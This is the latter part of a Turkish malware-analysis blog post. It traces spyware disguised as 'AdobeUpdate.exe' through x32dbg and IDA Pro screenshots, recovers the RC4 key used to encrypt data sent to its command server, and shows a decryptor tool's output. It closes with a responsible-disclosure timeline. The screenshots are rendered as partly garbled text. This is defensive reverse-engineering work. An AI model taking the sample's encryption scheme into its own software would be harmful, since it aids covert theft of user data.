x32dbg - File: AdobeUpdate.exe - PID: D04 - Module: adobeupdate.exe - Thread: Main Thread 93C

File View Debug Plugins Favourites Options Help Nov 9 2016

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles

0040331C A1 2C 85 40 00 mov eax,dword ptr [6callWindowProcA] eax:"XYYYPhp"
00403322 0B C0 or eax,eax eax:"XYYYPhp"
00403325 74 02 jg adobeupdate.403327 eax:"XYYYPhp"
00403327 68 04 33 40 00 push adobeupdate.403304 403304:0"user32"
0040332C FF 00 mov eax,adobeupdate.011FunctionCall> eax:"XYYYPhp"
00403331 FF 00 jmp eax
00403333 00 00 add byte ptr ds:[eax],al eax:"XYYYPhp"
00403335 00 00 add byte ptr ds:[ebx],cl eax:"XYYYPhp"
00403339 00 00 add byte ptr ds:[eax],al eax:"XYYYPhp"
0040333B 00 75 73 jnz adobeupdate.40337E
0040333E 32 2E xor ch,byte ptr ds:[esi] eax:"XYYYPhp"
00403341 64 6C mov byte ptr es:[edi],dx
00403343 00 00 add byte ptr ds:[eax],al eax:"XYYYPhp"
00403346 00 00 add byte ptr ds:[ebx+40],cl eax:"XYYYPhp"
00403348 00 00 00 00 53 imul ebp,dword ptr [esi+64],6F50776F
0040334D 73 00 jae adobeupdate.403359
00403350 00 00 add byte ptr ds:[eax],al eax:"XYYYPhp"
00403353 00 3C 33 add byte ptr ds:[ebx+esi],bh eax:"XYYYPhp"
00403355 40 inc eax
00403357 00 4C 33 40 add byte ptr ds:[ebx+esi+40],cl eax:"XYYYPhp"
00403359 00 00 add byte ptr ds:[eax],al eax:"XYYYPhp"
0040335B 00 04 00 add byte ptr ds:[eax+eax],al eax:"XYYYPhp"
0040335E 00 00 xor byte ptr ds:[ebp+40],al eax:"XYYYPhp"
00403360 00 00 add byte ptr ds:[eax],al eax:"XYYYPhp"
00403362 00 00 add byte ptr ds:[eax],al eax:"XYYYPhp"
00403364 A1 38 85 40 00 mov eax,dword ptr [408538] eax:"XYYYPhp"

eax=325928 "XYYYPhp"
dword [0040852C]=user32.callWindowProcA
.text:0040331C adobeupdate.exe:#331C #331C

Address Hex
01060000 50 00 14 00 00 00 FA 04 00 00 00 00 00 00 00 00
01060001 00 20 09 00 00 00 20 09 00 00 10 00 00 00 0B 00
01060002 40 5A 90 00 03 00 00 04 00 00 FF FF 00 00 00 00
01060003 88 00 00 00 00 00 40 00 00 00 00 00 00 00 00
01060004 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01060005 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00
01060006 0E 1F 8A 0E 00 84 09 CD 21 88 01 4C CD 21 54 68
01060007 69 73 20 70 72 6F 67 72 61 50 20 63 61 6E 6F
01060008 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
01060009 60 6F 64 65 2E 00 0A 24 00 00 00 00 00 00 00
0106000A E0 7E 3E D6 A4 1F 50 85 A4 1F 50 85 A4 1F 50 85
0106000B 83 09 3E 85 A5 1F 50 85 19 50 C6 85 A2 1F 50 85

Command: savedata save.mem,01060000,0009200012

Paused [01060000(92000)] written to "save.mem"!

x32dbg - File: AdobeUpdate.exe - PID: D04 - Module: adobeupdate.exe - Thread: Main Thread 93C

File View Debug Plugins Favourites Options Help Nov 9 2016

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles

Strings (Region adobeupdate.exe)

Address Data
0012F990 4D 5A 90
00400000 4D 5A 90
01060020 4D 5A 90
01FA0024 4D 5A 90
5AD70000 4D 5A 90
73420000 4D 5A 90
77120000 4D 5A 90
774E0000 4D 5A 90
77B40000 4D 5A 90
77C00000 4D 5A 90
77C10000 4D 5A 90
77D00000 4D 5A 90
77E70000 4D 5A 90
77F00000 4D 5A 90
77FE0000 4D 5A 90
7C800000 4D 5A 90
7C900000 4D 5A 90
7E410000 4D 5A 90
7E720000 4D 5A 90

Search: Type here to filter results... [] Regex 19

Command: savedata save.mem,01060000,00092000

Paused [01060000(92000)] written to "save.mem"!

Time Wasted Debugging: 0:01:33:05

x32dbg - File: AdobeUpdate.exe - PID: D04 - Module: adobeupdate.exe - Thread: Main Thread 93C

File View Debug Plugins Favourites Options Help Nov 9 2016

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles

Strings (Region adobeupdate.exe)


Address Data
0012F990 4D 5A 90
00400000 4D 5A 90
01060020 4D 5A 90
01FA0024 4D 5A 90
5AD70000 4D 5A 90
73420000 4D 5A 90
77120000 4D 5A 90
774E0000 4D 5A 90
77B40000 4D 5A 90
77C00000 4D 5A 90
77C10000 4D 5A 90
77D00000 4D 5A 90
77E70000 4D 5A 90
77F00000 4D 5A 90
77FE0000 4D 5A 90
7C800000 4D 5A 90
7C900000 4D 5A 90
7E410000 4D 5A 90
7E720000 4D 5A 90

Search: Type here to filter results... [] Regex 19

Command: savedata save.mem,01060000,00092000

Paused [01060000(92000)] written to "save.mem"!

Time Wasted Debugging: 0:00:37:36



IDA Pro ile diske kayıt ettiğim zararlı yazılımı analiz ettiğimde çok geçmeden komuta kontrol merkezine gönderilen verinin RC4 simetrik şifreleme algoritması ile şifrelendiğini gördüm. RC4 şifrelemesinde kullanılan anahtarın oluşturulmasında kullanılan WePWNhouses12345 karakter dizisi, bu zararlı yazılımın ev kullanıcılarını hedef almak amacıyla geliştirildiği ihtimalini gündeme getiriyordu.

IDA - C:\Users\Mert\Desktop\malware-dumped.exe

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Debug View Structures Enums

IDA View-EIP

```
loc_4355F6: ; duvBufLen
push ebx
push esi
call sub_437120 ; siFrelemeye gidiyor
add esp, 8
test al, al
jz short loc_4355B8
```

General registers

Register	Value	Comment
EAX	002761D0	debug019:002761D0
EBX	000001BE	
ECX	00000000	
EDX	00000002	
ESI	002761D0	debug019:002761D0
EDI	00276000	debug019:00276000
EBP	0018FA88	Stack[00000818]:0018FA88
ESP	0018F668	Stack[00000818]:0018F668
EIP	004355F8	sub_435560+98
EFL	00000212	

Stack view

Address	Value	Comment
0018F668	002761D0	debug019:002761D0
0018F66C	000001BE	
0018F670	0059B2C8	.data:word_59B2C8
0018F674	00273860	debug019:00273860
0018F678	00000001	
0018F67C	0018F6A8	Stack[00000818]:0018F6A8
0018F680	7796E0B8	ntdll.dll:ntdll_EtwEventActivit
0018F684	00000000	
0018F688	00000001	
0018F68C	7796E0C0	ntdll.dll:ntdll_EtwEventActivit
0018F690	0018F6B8	Stack[00000818]:0018F6B8
0018F694	75BEE8A6	wininet.dll:wininet_HttpAddRequ
0018F698	75C89E7C	wininet.dll:75C89E7C
0018F69C	00000004	
0018F6A0	00000001	
0018F6A4	0018F804	Stack[00000818]:0018F804

Hex View-1

Address	Value	Comment
00276190	41 00 70 00 70 00 44 00	A.p.p.D.a.t.a.\.
00276194	4C 00 6F 00 63 00 61 00	L.o.c.a.l.\.T.e.
00276198	60 00 70 00 AB AB AB AB	n.p.30000000e e
0027619C	00 00 00 00 00 00 00 00	n*64 ..
002761A0	4E A9 54 43 B4 01 00	INITC ...1.0..
002761A4	30 00 32 00 3A 00 62 00	0.2..b.5..:2.6.
002761A8	3A 00 61 00 33 00 3A 00	..3..:3.0..U.
002761AC	49 00 4E 00 2D 00 41 00	I.N..A.7.D.C.D.
002761B0	58 00 58 00 33 00 53 00	P.P.3.S.C.M..1.
002761B4	39 00 32 00 2E 00 31 00	9.2..1.6.8...9.
002761B8	32 00 2E 00 31 00 39 00	2..1.9.4...7.8.
002761BC	2E 00 31 00 38 00 31 00	..1.8.1...1.3.2.
002761C0	2E 00 32 00 30 00 36 00	..2.0.6...U.i.n.
002761C4	64 00 6F 00 77 00 73 00	D.O.W.S..7..S.
002761C8	65 00 72 00 76 00 69 00	e.r.v.i.c.e.e..P.
002761CC	61 00 63 00 68 00 20 00	a.c.k...i..l..G.e.
002761D0	6E 00 75 00 69 00 6E 00	n.u.i.n.e.i..n.t.
002761D4	65 00 6C 00 20 00 78 00	e.l..x.8.6...2.

Output window

Flushing buffers, please wait...ok

Python

AD: idle Down Disk: 23GB

IDA - C:\Users\Mert\Desktop\malware-dumped.exe

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Debug View Structures Enums

IDA View-EIP

```
mov ecx, [esp+3Ch+phHash]
mov edx, [esp+3Ch+phProv]
lea eax, [esp+3Ch+phKey]
push eax
push 80000000 ; phKey
push ecx ; dwFlags
push 6801h ; Algid
push edx ; hProv
call ds:CryptDeriveKey
test eax, eax
jz short loc_437270
```

General registers

Register	Value	Comment
EAX	002761D0	debug019:002761D0
EBX	000001BE	
ECX	00000000	
EDX	00000002	
ESI	002761D0	debug019:002761D0
EDI	00276000	debug019:00276000
EBP	0018FA88	Stack[00000818]:0018FA88
ESP	0018F668	Stack[00000818]:0018F668
EIP	004355F8	sub_435560+98
EFL	00000212	

Stack view

Address	Value	Comment
0018F668	002761D0	debug019:002761D0
0018F66C	000001BE	
0018F670	0059B2C8	.data:word_59B2C8
0018F674	00273860	debug019:00273860
0018F678	00000001	
0018F67C	0018F6A8	Stack[00000818]:0018F6A8
0018F680	7796E0B8	ntdll.dll:ntdll_EtwEventActivit
0018F684	00000000	
0018F688	00000001	
0018F68C	7796E0C0	ntdll.dll:ntdll_EtwEventActivit
0018F690	0018F6B8	Stack[00000818]:0018F6B8
0018F694	75BEE8A6	wininet.dll:wininet_HttpAddRequ
0018F698	75C89E7C	wininet.dll:75C89E7C
0018F69C	00000004	
0018F6A0	00000001	
0018F6A4	0018F804	Stack[00000818]:0018F804

Hex View-1

Address	Value	Comment
00276190	41 00 70 00 70 00 44 00	A.p.p.D.a.t.a.\.
00276194	4C 00 6F 00 63 00 61 00	L.o.c.a.l.\.T.e.
00276198	60 00 70 00 AB AB AB AB	n.p.30000000e e
0027619C	00 00 00 00 00 00 00 00	n*64 ..
002761A0	4E A9 54 43 B4 01 00	INITC ...1.0..
002761A4	30 00 32 00 3A 00 62 00	0.2..b.5..:2.6.
002761A8	3A 00 61 00 33 00 3A 00	..3..:3.0..U.
002761AC	49 00 4E 00 2D 00 41 00	I.N..A.7.D.C.D.
002761B0	58 00 58 00 33 00 53 00	P.P.3.S.C.M..1.
002761B4	39 00 32 00 2E 00 31 00	9.2..1.6.8...9.
002761B8	32 00 2E 00 31 00 39 00	2..1.9.4...7.8.
002761BC	2E 00 31 00 38 00 31 00	..1.8.1...1.3.2.
002761C0	2E 00 32 00 30 00 36 00	..2.0.6...U.i.n.
002761C4	64 00 6F 00 77 00 73 00	D.O.W.S..7..S.
002761C8	65 00 72 00 76 00 69 00	e.r.v.i.c.e.e..P.
002761CC	61 00 63 00 68 00 20 00	a.c.k...i..l..G.e.
002761D0	6E 00 75 00 69 00 6E 00	n.u.i.n.e.i..n.t.
002761D4	65 00 6C 00 20 00 78 00	e.l..x.8.6...2.

Output window

Flushing buffers, please wait...ok

Python

AD: idle Down Disk: 23GB

The screenshot displays the IDA Pro interface with the following components:

- Disassembly View:** Shows assembly code for the stack area. The code includes instructions like `push ebx`, `push esi`, `call sub_437120`, `add esp, 8`, `test al, al`, and `jz short loc_435588`. A comment indicates the function is `sifrelenmeye gidiyor` (going to encryption).
- Hex View:** Displays the raw hex data of the code, with a corresponding ASCII view on the right.
- General registers:** Shows the state of various registers, including `EAX`, `EBX`, `ECX`, `EDX`, `ESI`, `EDI`, `EBP`, `ESP`, `EIP`, and `EFL`.
- Stack view:** Shows the stack layout, including the `debug019:002761D0` and `debug019:002761D1` addresses.
- Output window:** Displays the loaded modules, including `C:\Windows\System32\userenv.dll`.

Anahtarın oluşturulmasında kullanılan karakter dizisini bulduktan sonra Python ile RC4 şifrelenen veriyi çözen bir program hazırlamaya karar verdim ve ortaya adına Polgov Decryptor verdiğim araç çıkıverdi. Bu araç sayesinde ağlarında paket kaydı (full packet capture) yapanların geçmişte sistemlerinden sızan şifreli verileri çözebileceklerine ümit ediyorum.

```
C:\WINDOWS\system32\cmd.exe

Polgov Decryptor v1.0 [https://www.mertsarica.com]


[*] Encrypted data: Xse6YMBpp41xbkuGWhbH1151RryXs7GYOzvobBfRvyUNKJpBQpNg8Fr9ACEp+mekjx+JkZcb40yNxAKh+r/pFduZsviHQq2g3Rwy
fz1Kqd731PbPxWlv1oSdyei4a7XgeeJFn/eglHorsho+DaCsyX5Y48rfXDF0tn9LZqVCTPnpBERy0a1R517DtscVw0o0y0VXRHjWM/v3PxEat96QiBcruyK
7vXkmsr20e1GpP6opBzzh0Brk5FRqgr3KfhPidqnuUpRYZjrfs71QV0no+HtNavevzhjHDFz8Q1reaa6C54aJXCpqEKfKhc6bQcgcDnh4TAB7KUEGSef09pc
0/KcSqner6mkharZTJ1ITK9Xo7mEVAByl32Q5ypCE3hAoZwHEdLyJy8aarneA40BNASya3KC1d3rCJOApKZAPbj8Tvzn3zBeTrQHqnvbz4wcjLGg/15rkGJw
tB/A5nfBJwswBgyd1+p4qyMeRV9SnoJ9H+ZtMI8VA5oqNQq11VjC0Q1PIMpm0FyG/8iMzQz9K1MzA/wne1/2BbKp0HJB1jHuVmFkb/SWQLhbyGg0hD1RqTCg
9GhrqgeQGgIGrDA=

[*] Decrypted data: INITC| 01 0 : 0 2 : b 5 : 2 6 : a 3 : 3 0      W I N - A 7 D C B P P 3 S C M   1 9 2 . 1 6 8
9 2 . 1 9 4      7 8 . 1 8 1 . 1 3 2 . 2 0 6   W i n d o w s 7   S e r v i c e   P a c k 1       G e n u i n e
n t e l   x 8 6      2 3 9 4      2 0 4 7      M e r t       U s e r       h t t p = 1 2 7 . 0 . 0 . 1 :
8 8 8 ; h t t p s = 1 2 7 . 0 . 0 . 1 : 8 8 8 8      V M W A R E      N / A   D E F A U L T   C : \ U s e r s \ M e
t \ A p p D a t a \ L o c a l \ T e m p

C:\Users\Mert\Desktop>
```

Sonuç itibariyle kum havuzu (sandbox) raporlarından da elde edilen bilgiler ışığında, sistem üzerinden ses, tuş kaydı ve parola bilgilerini çalabilen, adını bilemediğim bu ileri seviye casus yazılım ile birilerinin uzun bir süredir Linux, Windows ve macOS kullanıcılarını hedef aldığını görebiliyoruz. Özellikle APT zararlı yazılımlarında karşılaştığımız LUA betik dili kullanımının bu zararlı yazılımda da kullanılıyor olması bu zararlı yazılımın arkasında organize bir grubun olabileceği şüphesini arttırıyor. Son olarak Windows kullanıcıları kadar Linux ve macOS kullanıcılarına da internet sitelerini gezerken dikkatli ve tedbirli olmalarında fayda olacaktır.

Yazıma son noktayı koymadan önce, zararlı yazılıma ilişkin yapmış olduğum bildirim geri dönüşte bulunup, çalışma başlatan Siber Suçlarla Mücadele Daire Başkanlığı'na sorumlu bir vatandaş olarak teşekkür eder, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.



Tarihçe:

13 Kasım'da USOM'a konuya ilişkin bildirimde bulundum.

20 Kasım'da Siber Suçlar Daire Başkanlığı'na bildirimde bulundum.

22 Kasım'da zararlı yazılımları barındıran üniversite yetkilisine konuya ilişkin bildirimde bulundum.

29 Kasım'da USOM tarafından kurumlara zararlı bağlantı adresleri ile ilgili uyarı e-postası gönderildi.

Not: Bu yazı ayrıca Pi Hediye Var #9 oyununun çözüm yolunu da içermektedir.